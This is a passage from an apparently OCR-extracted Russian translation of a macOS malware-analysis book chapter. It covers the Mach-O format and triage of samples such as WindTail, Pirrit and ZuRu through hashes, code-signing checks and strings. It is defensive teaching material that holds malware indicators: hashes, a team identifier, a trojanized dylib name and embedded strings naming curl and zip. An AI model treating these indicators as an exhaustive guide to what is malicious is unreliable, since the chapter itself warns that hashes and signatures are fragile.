

Рисунок 5-2: Просмотр Mach-O header с помощью MachOView (WindTail)

Обратите внимание, что Mach-O binary содержит code и data только для одной architecture. Чтобы создать единый binary, который может выполняться на системах с разными architectures (например, Intel 64-bit и Apple Silicon arm64), разработчики могут обернуть несколько Mach-O binaries в universal, или fat, binary. Например, Pirrit, первое известное вредоносное ПО, нативно запускавшееся на Apple Silicon, скомпилировано как universal binary. Как показано в листинге 5-3, оно распространялось как application (с именем GoSearch22), нативно поддерживающее и Intel, и ARM CPUs.

```
% file GoSearch22.app/Contents/MacOS/GoSearch22
GoSearch22: Mach-O universal binary with 2 architectures:
 [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]
GoSearch22 (for architecture x86_64): Mach-O 64-bit executable x86_64
GoSearch22 (for architecture arm64):  Mach-O 64-bit executable arm64
```

Листинг 5-3: Универсальный binary (Pirrit)

Universal binaries начинаются с header (`fat_header`), переменного количества структур `fat_arch`, описывающих поддерживаемые architectures, а затем склеенных вместе architecture-specific Mach-O binaries. Можно dump `fat_header`, используя утилиту `otool` с флагом `-f`. В листинге 5-4 видно, что fat header Pirrit начинается с constant `FAT_MAGIC` (hex value `0xcafebabe`). За этим следуют две структуры `fat_arch` для architectures, которые он нативно поддерживает, Intel `x86_64` и ARM `arm64`. Member `offset` структуры сообщает loader, где найти architecture-specific Mach-O binary.

```
% otool -fv GoSearch22.app/Contents/MacOS/GoSearch22
Fat headers
fat_magic FAT_MAGIC
nfat_arch 2
architecture x86_64
    cputype CPU_TYPE_X86_64
    cpusubtype CPU_SUBTYPE_X86_64_ALL
    offset 4096
    size 414368
    ...
```

```
architecture arm64
    cputype CPU_TYPE_ARM64
    cpusubtype CPU_SUBTYPE_ARM64_ALL
    offset 425984
size 521632
    ...
```

Листинг 5-4: Просмотр fat header с помощью `otool -f` (Pirrit)

Когда universal binary запускается, операционная система автоматически выбирает architecture, совместимую с host. Например, когда Pirrit запускается на 64-bit Intel system, выполняется `x86_64` Mach-O version binary (которая, как вы помните, встроена прямо внутри universal binary). Встроенные architecture-specific binaries должны быть функционально идентичны, поэтому как аналитик вредоносного ПО вы можете выбрать ту architecture, с анализом которой вам удобнее работать, или тот Mach-O binary, который будет запускаться на вашей analysis system. Чтобы извлечь architecture-specific Mach-O binary из universal binary, используйте инструмент macOS `lipo`. (Да, инженеры Apple явно обладают чувством юмора.) Запустите его с флагом `-thin` и architecture, которую хотите извлечь. Например, в листинге 5-5 мы извлекаем Intel-версию варианта Pirrit из его universal binary. И для порядка также подтверждаем это architecture-specific extraction утилитой `file`.

```
% lipo GoSearch22.app/Contents/MacOS/GOSearch22 -thin x86_64
-output GoSearch22_INTEL
% file GoSearch22_INTEL
GoSearch22_INTEL:  Mach-O 64-bit executable x86_64
```

Листинг 5-5: Извлечение Mach-O из universal binary с помощью `lipo` (Pirrit)

Команды загрузки

Сразу после Mach-O header находятся load commands binary, которые сообщают dynamic loader (`dyld`), как загрузить и связать binary в memory. Помимо прочей информации, load commands могут указывать требуемые dynamic libraries, in-memory layout binary и начальное execution state основного thread программы. Load commands Mach-O binary можно просмотреть с помощью `otool`, используя флаг `-l` (листинг 5-6).

```
% otool -lv Final_Presentation.app/Contents/MacOS/usrnode
...
Load command 1
      cmd LC_SEGMENT_64
  cmdsize 952
  segname __TEXT
   vmaddr 0x0000000100000000
   vmsize 0x0000000000013000
  fileoff 0
 filesize 77824
  maxprot rwx
 initprot r-x
   nsects 11
    flags (none)
...
```

Листинг 5-6: Просмотр load commands с помощью `otool` (WindTail)

Листинг 5-6 показывает load command, описывающую segment `__TEXT`, который содержит executable binary instructions.

Все load commands начинаются со структуры `load_command`, определенной в `mach-o/loader.h`. Member `cmd` описывает тип load command, а размер load command находится в `cmdsize` (листинг 5-7).

```
struct load_command {
        uint32_t cmd;           /* type of load command */
        uint32_t cmdsize;       /* total size of command in
bytes */
};
```

Листинг 5-7: Структура `load_command` (Pirrit)

Сразу после этой структуры `load_command` находятся данные соответствующей load command, специфичные для типа load command (рисунок 5-3).



Рисунок 5-3: Структура load command

Поскольку мы рассматриваем формат файла Mach-O для целей анализа вредоносного ПО, мы не будем покрывать все поддерживаемые load commands. Однако несколько из них весьма релевантны, и мы рассмотрим их здесь.

LC_SEGMENT_64

Один распространенный тип load command - `LC_SEGMENT_64` (или `LC_SEGMENT` для 32-bit binaries), который описывает segment. Для заданного диапазона bytes в Mach-O binary segment предоставляет loader нужную информацию, например memory protections, которые должны быть у этих bytes при отображении в virtual memory. Load commands `LC_SEGMENT_64` содержат всю релевантную информацию для dynamic loader, чтобы отобразить segment в memory и установить его memory permissions. При анализе Mach-O binaries вы, вероятно, встретите, среди прочих, следующие три segments:

`__TEXT`**:** содержит executable code и data, доступные только для чтения

`__DATA`**:** содержит data, доступные для записи

`__LINKEDIT`**:** содержит информацию для dynamic loader, как для linking, так и для binding symbols

Если binary был написан на Objective-C, у него может быть segment `__OBJC`, содержащий информацию, используемую Objective-C runtime, хотя эта информация также может находиться в segment `__DATA` внутри различных sections `__objc_*`. Segments могут содержать несколько sections, каждая из которых содержит code или data одного типа.

После загрузки binary в memory (dynamic loader) выполнение начинается с entry point binary. Entry point находится в load command `LC_MAIN`, обсуждаемой далее.

LC_MAIN

Load command `LC_MAIN` - это структура типа `entry_point_command` (листинг 5-8):

```
struct entry_point_command {
    uint32_t  cmd;      /* LC_MAIN only used in MH_EXECUTE
filetypes */
    uint32_t  cmdsize;  /* 24 */
    uint64_t  entryoff; /* file (__TEXT) offset of main() */
    uint64_t  stacksize; /* if not zero, initial stack size
*/
};
```

Листинг 5-8: Структура `entry_point_command`

Для целей анализа вредоносного ПО самый важный member в структуре `entry_point_command` - `entryoff`, который содержит offset entry point binary. Во время загрузки dynamic loader просто добавляет это значение к in-memory base binary, а затем переходит к этой instruction, чтобы начать выполнение code binary. [3] Часто при детальном анализе вредоносного binary анализ начинается с этого location.

Load command `LC_MAIN` заменяет устаревшую load command `LC_UNIXTHREAD`, с которой вы все еще можете столкнуться при анализе старых Mach-O binaries. Load command `LC_UNIXTHREAD` содержит весь context, или register values, начального thread. В этом context register program counter содержит address начального entry point binary.

Наконец, Mach-O binary может содержать один или несколько constructors, которые будут выполнены до address, указанного в `LC_MAIN`. Offsets любых constructors хранятся в section `__mod_init_func` segment `__DATA_CONST`. Подробнее об этой теме вскоре, но помните при анализе вредоносного ПО для Mac, что выполнение может начаться внутри такого constructor до основного entry point binary (`LC_MAIN`).

LC_LOAD_DYLIB

Load command `LC_LOAD_DYLIB` описывает dependency от dynamic library и инструктирует dynamic loader загрузить и связать определенную library. Вы найдете load command `LC_LOAD_DYLIB` для каждой library, требуемой Mach-O binary.

Эта load command является структурой типа `dylib_command`, которая сама содержит структуру `dylib`, описывающую dynamic library (листинг 5-9).

```
struct dylib_command {
    uint32_t cmd;                       /*
LC_LOAD_{,WEAK_}DYLIB */
    uint32_t cmdsize;                   /* includes pathname
string */
    struct dylib dylib;                 /* the library
identification */
```

```
};
struct dylib {
    union lc_str name;                  /* library's path
name */
    uint32_t timestamp;                 /* library's build
time stamp */
    uint32_t current_version;           /* library's current
version number */
    uint32_t compatibility_version;     /* library's
compatibility vers number */
};
```

Листинг 5-9: Структуры `dylib_command` и `dylib`

Можно разобрать load command `LC_LOAD_DYLIB` Mach-O binary, чтобы просмотреть dependencies binary. Для этого используйте утилиту `otool` с флагом `-L` или MachOView.

С точки зрения анализа вредоносного ПО load commands `LC_LOAD_DYLIB` binary могут пролить свет на возможности вредоносного ПО. Например, binary, содержащий load command `LC_LOAD_DYLIB`, ссылающуюся на library `DiskArbitration`, может быть заинтересован в low-level-доступе к disks, возможно чтобы мониторить USB drives и эксфильтрировать с них файлы. Dependency от library `AVFoundation` может указывать, что вредоносное ПО будет захватывать audio и video с зараженных систем.

Обратите внимание, что dependencies binary тоже следует внимательно исследовать, поскольку одна из этих dependent libraries может быть вредоносной. Например, в конце 2021 года было обнаружено вредоносное ПО, известное как ZuRu, распространявшееся через легитимные application binaries, которые были скрытно троянизированы добавлением новой dependency. В следующем выводе `otool` последняя dependency, `libcrypto.2.dylib`, на самом деле является вредоносным ПО ZuRu (листинг 5-10):

```
% otool -L iTerm.app/Contents/MacOS/iTerm2
/usr/lib/libaprutil-1.0.dylib
/usr/lib/libicucore.A.dylib
/usr/lib/libc++.1.dylib
...
/usr/lib/libz.1.dylib
@executable_path/../Frameworks/libcrypto.2.dylib
```

Листинг 5-10: Dependencies троянизированного приложения iTerm (ZuRu)

Автор вредоносного ПО добавил эту dynamic library к в остальном легитимной версии приложения iTerm. Теперь троянизированное приложение было повторно подписано, что вызвало подозрения; позже сравнение с pristine version iTerm выявило дополнительную вредоносную dependency. Если вам интересно узнать больше об этой атаке, см. мою статью "Made in China: OSX.ZuRu". [4]

Сегмент данных

После load commands следует остальная часть Mach-O binary, которая в основном состоит из фактического binary code. Эти data организованы в segments, описанные load commands `LC_SEGMENT_64`. Эти segments могут содержать несколько sections, каждая из которых содержит code или data одного типа. Например, упомянутый выше segment `__TEXT` содержит executable code и data, доступные только для чтения. Распространенные sections внутри этого segment могут включать:

`__text`: скомпилированный binary code

`__const`: constant data

`__cstring`: string constants

С другой стороны, segment `__DATA` содержит data, доступные для записи. Несколько более распространенных sections внутри этого segment включают:

`__data`**:** global variables (те, которые были initialized)

`__bss`**:** static variables (те, которые не были initialized)

`__objc_*` **(**`__objc_classlist`**,** `__objc_protolis`**):** информация, используемая Objective-C runtime

Теперь, когда у вас есть элементарное понимание формата файла Mach-O, сосредоточим внимание на инструментах и техниках, которые стремятся ответить на вопрос, вечно стоящий перед аналитиками вредоносного ПО: является ли данный Mach-O binary вредоносным?

Классификация файлов Mach-O

В общем случае первая цель анализа вредоносного ПО - классифицировать sample как либо benign, либо malicious but known, либо malicious and previously unknown. Если sample оказывается benign, то ура: вы закончили! В контексте анализа вредоносного ПО обычно нет смысла продолжать анализ легитимного и безобидного программного обеспечения. Если sample вредоносный, но известный, вы, скорее всего, тоже закончили, если только не анализируете sample в образовательных целях, поскольку другие исследователи, изучавшие sample, часто уже опубликовали analysis reports. Однако если вы определяете, что sample вредоносный и, похоже, является либо новым вариантом, либо совершенно новым specimen, начинается веселье! Время для более глубокого анализа.

Способность эффективно классифицировать samples - ключ к вашему успеху. Я говорю по опыту: потратить несколько дней на анализ sample только для того, чтобы выяснить, что это хорошо известное вредоносное ПО, может быть разочаровывающе. Благодаря читаемости scripts и другие nonbinary file formats часто довольно легко классифицировать как benign или malicious. С другой стороны, классификация и анализ binary files, таких как Mach-O, часто требует использования специальных инструментов анализа. Фундаментальное понимание file format binary тоже помогает.

Чтобы эффективно классифицировать Mach-O binary как malicious или benign, можно начать с извлечения и анализа различных file attributes, таких как hashes, code-signing information и embedded strings. Если вы не можете определить, является ли sample benign или malicious, используя эти elementary tools and techniques, могут потребоваться более комплексные инструменты, такие как disassembler, который мы рассмотрим в главе 6.

Хеши

Один из самых простых способов определить, известно ли, что Mach-O binary является benign или malicious, - вычислить его hash и поискать его online. Public repositories вредоносного ПО чаще всего используют hashing algorithm MD5 или SHA family hashing algorithms. Поскольку macOS поставляется со встроенными утилитами для вычисления таких hashes, определить hashes любого sample тривиально. В листинге 5-11 мы используем эти инструменты (`md5` и `shasum`), чтобы сгенерировать и MD5, и SHA-1 hash Mach-O binary с именем `usrnode`, найденного внутри suspicious application bundle:

```
% md5 Final_Presentation.app/Contents/MacOS/usrnode
MD5 (usrnode) = c68a856ec8f4529147ce9fd3a77d7865
% shasum -a 1 Final_Presentation.app/Contents/MacOS/usrnode
758f10bd7c69bd2c0b38fd7d523a816db4addd90  usrnode
```

Листинг 5-11: Вычисление hashes с помощью `md5` и `shasum` (WindTail)

Если вам удобнее использовать GUI utility, инструмент WYS, представленный в главе 4, может вычислять MD5 и различные `SHA-*` hashes файлов.

После того как вы определили hash binary, поищите его online. Например, поиск MD5 hash `usrnode` быстро подтверждает, что binary действительно является вредоносным ПО WindTail (рисунок 5-4).



Рисунок 5-4: Использование Google для идентификации вредоносного файла по его hash (WindTail)

Поиск того же hash на VirusTotal (https://www.virustotal.com/), бесплатном online antivirus scanning portal с большой collection scan results, также подтверждает эту идентификацию (рисунок 5-5).



Рисунок 5-5: Использование VirusTotal для идентификации вредоносного файла по его hash (WindTail)

Если цель была просто классифицировать binary как benign или malicious, мы только что сделали это через hash binary. Более того, только по его hash мы смогли подтвердить identity вредоносного ПО как WindTail. Следует отметить, что hashes весьма хрупки: любое изменение файла приведет к совершенно другому hash. Поэтому, если автор вредоносного ПО изменит даже один bit в binary, вы можете не найти online hash matches. Следовательно, если вы не находите hash match, не используйте этот факт для классификации файла как non-malicious! Вместо этого обратитесь к другим инструментам и техникам анализа.

Я отметил, что hashes также могут помогать классифицировать binary как benign. Идея примерно та же: вычислить hash и поискать его online (или в различных "goodware" collections, таких как National Software Reference Library NIST [5]). Если он найден и идентифицирован доверенным источником как benign binary, скорее всего, так оно и есть. Однако есть лучший способ установить, следует ли доверять binary: исследовать его code-signing information.

Сведения о подписи кода

Благодаря механизмам безопасности macOS, таким как Gatekeeper и требования notarization, большинство software в macOS теперь signed. Это позволяет пользователям (и аналитикам вредоносного ПО) подтвердить, что software пришло из известного источника и не было изменено. В контексте анализа вредоносного ПО relevant code-signing information включает status signing certificate, code-signing authorities и team identifier. Signing certificate в плохом состоянии (например, отозванный) является вероятным indicator misuse. Code-signing authorities описывают chain of signers, что может дать понимание origin и trustworthiness signed item. Наконец, optional team identifier указывает team или company, создавшие signed item. В случае, когда team identifier указывает известную и авторитетную компанию, это выражает trustworthiness signed item. С другой стороны, если signed item оказывается вредоносным, team identifier можно использовать, чтобы связать его с unrelated malware, созданным теми же атакующими, или даже раскрыть такое malware.

Извлекая code-signing information подписанных Mach-O binaries, вы можете быстро проверить, что unknown binary является benign. Например, если binary подписан непосредственно Apple ("Apple Code Signing Certification Authority"), можно быть уверенным, что binary не вредоносный. С другой стороны, если binary unsigned или заявляет, что он от well-established company, но не подписан этой компанией, у вас есть причина для дальнейшего анализа. Как пример последнего, вредоносное ПО CreativeUpdate, распространявшееся через троянизированное приложение Firefox, было подписано не Mozilla, а personal Apple developer identifier, мошеннически полученным авторами вредоносного ПО.

Как и с hashes, можно исследовать code-signing information online и в некоторых случаях сопоставить unknown files с known malware. Например, поиск team identifier code-signing упомянутого выше binary `usrnode` быстро выводит результаты, связанные с malware family WindShift, которая включает WindTail (рисунок 5-6).



Рисунок 5-6: Использование Google для идентификации вредоносного файла через его code-signing team identifier (WindTail)

Наконец, если Mach-O binary signed, но Apple отозвала его certificate, следует считать это довольно серьезным red flag, и это почти наверняка указывает, что binary вредоносный.

Можно извлечь code-signing information из Mach-O binary с помощью утилиты Apple `codesign`, используя флаги `-dvv` (листинг 5-12).

```
% codesign -dvv Final_Presentation.app/Contents/MacOS/usrnode
Executable=Final_Presentation.app/Contents/MacOS/usrnode
Identifier=com.alis.tre
Format=app bundle with Mach-O thin (x86_64)
1 Authority=(unavailable)
TeamIdentifier=95RKE2AA8F
   ...
```

Листинг 5-12: Просмотр информации code-signing для self-signed file с помощью `codesign` (WindTail)

Как видно, этот sample WindTail подписан, но не имеет signing authorities 1. Это указывает, что sample является self-signed, a self-signed binaries редко бывают легитимными. Для сравнения взгляните на следующий легитимный Mach-O binary встроенного приложения Apple Calculator. Вывод `codesign` показывает полную цепочку signing authority (листинг 5-13).

```
% codesign -dvv Calculator.app
Executable=Calculator.app/Contents/MacOS/Calculator
1 Identifier=com.apple.calculator
Format=app bundle with Mach-O universal (x86_64 arm64e)
2 Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
...
```

Листинг 5-13: Просмотр code-signing information для приложения Apple с помощью `codesign`

Легитимные Apple platform binaries будут содержать identifier с prefix `com.apple` 1 и будут signed с code-signing authority chain, как показано в листинге 5-13 2.

Signed third-party applications должны иметь binary, signed с Apple Developer ID. В листинге 5-14 обратите внимание на Developer ID приложения Microsoft Word, который подтверждает, что оно действительно было создано и signed Microsoft.

```
% codesign -dvv Microsoft/Applications/Microsoft Word.app
Executable=Microsoft Word.app/Contents/MacOS/Microsoft Word
Identifier=com.microsoft.Word
...
Authority=Developer ID Application: Microsoft Corporation
(UBF8T346G9)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
TeamIdentifier=UBF8T346G9
...
```

Листинг 5-14: Просмотр информации code-signing для third-party application с помощью `codesign`

Однако, поскольку большая часть вредоносного ПО для Mac подписана Apple developer identifier, не предполагайте, что binary benign только потому, что он подписан таким образом. Вместо этого исследуйте code-signing authority и, если он предоставлен, team identifier. В листинге 5-14 application корректно подписано Apple developer identifier и содержит team identifier; оба принадлежат Microsoft, поэтому можно быть уверенным, что application создано Microsoft и, следовательно, не является вредоносным.

Как обсуждалось в главе 1, Apple недавно ввела требования notarization для software, распространяемого third-party developers через интернет. Поскольку Apple notarize только те items, которые она просканировала и сочла невредоносными, проверка, notarized ли item (или нет!), может помочь решить, является ли item benign или malicious. Более того, подавляющее большинство легитимного third-party software должно быть notarized, тогда как malware (в теории) - нет.

Чтобы проверить, notarized ли item, используйте утилиту `codesign` с command line arguments `--test-requirement="=notarized"` и `--verify` или утилиту `spctl`. [6] В листинге 5-15 мы используем последнюю, чтобы подтвердить, что приложение Microsoft Word действительно notarized.

```
% spctl -a -v /Applications/Microsoft Word.app
/Applications/Microsoft Word.app: accepted
source=Notarized Developer ID
```

Листинг 5-15: Просмотр notarization status файла через `spctl`

Предупреждение: в редких случаях Apple непреднамеренно notarized malicious code! [7] Не полагайтесь исключительно на notarization status item при классификации его как malicious или benign.

Наконец, для unsigned Mach-O binaries `codesign` просто покажет `code object is not signed at all`. Поскольку большинство легитимного software теперь signed и notarized, unsigned code следует считать несколько подозрительным, пока комплексный анализ не подтвердит обратное.

Ранее я упоминал, что если Apple отозвала code-signing certificate, использованный для подписи Mach-O, это, вероятно, означает, что Apple сочла binary вредоносным. Используя утилиту `codesign` с command line flag `-v`, можно проверить status code-signing certificate binary. Если certificate был отозван, утилита покажет `CSSMERR_TP_CERT_REVOKED`. В качестве примера исследуем code-signing information binary WindTail, отметив, что code-signing certificate теперь отозван (листинг 5-16):

```
% codesign -v Final_Presentation.app/Contents/MacOS/usrnode
Final_Presentation.app/Contents/MacOS/usrnode:
CSSMERR_TP_CERT_REVOKED
```

Листинг 5-16: Просмотр certificate status файла с помощью `codesign` (WindTail)

Также можно использовать инструмент WYS для извлечения code-signing information. Code-signing - важная, но сложная тема. Чтобы узнать больше, см. "Code Signing-Hashed Out" и "macOS Code Signing In Depth". [8]

Строки

Хотя формат файла Mach-O напрямую не читаем простыми смертными, внутри него все равно можно найти nonbinary data, например strings или sequences of printable characters. С помощью удачно названной утилиты `strings` можно легко извлечь такие embedded strings из скомпилированного Mach-O binary, будь то method или function names, debug или error messages, hardcoded paths и URLs. Эти strings могут дать ценное понимание возможностей анализируемого binary.

При извлечении strings из binary всегда запускайте `strings` с `-`, чтобы инструктировать утилиту сканировать весь файл. Иначе `strings` будет сканировать только определенные sections. Кроме того, утилита `strings` может сканировать только ASCII strings, поэтому может пропустить Unicode strings. По этой причине вместо нее можно использовать Unicode-aware utility, например FLOSS. [9]

По замыслу утилита `strings` довольно проста; все, что она делает, - отображает sequences of printable characters. Поэтому она выведет множество случайных sequences binary values, которые просто случайно оказались printable, и вам придется просеять результаты, чтобы найти strings of interest. Листинг 5-17 показывает часть вывода `strings` при запуске на binary `usrnode` WindTail:

```
% strings - Final_Presentation.app/Contents/MacOS/usrnode
...
1 GenrateDeviceName
m_ComputerName_UserName
m_uploadURL
2 BouCfWujdfbAUfCos/iIOg==
Bk0WPpt0IFFT30CP6ci9jg==
RYfzGQY52uA9SnTjDWCugw==
XCrcQ4M8lnb1sJJo7zuLmQ==
3J1OfDEiMfxgQVZur/neGQ==
Nxv5JOV6nsvg/lfNuk3rWw==
Es1qIvgb4wmPAWwlagmNYQ==
3 /usr/bin/zip
/usr/bin/curl
```

Листинг 5-17: Извлечение embedded strings с помощью `strings` (WindTail)

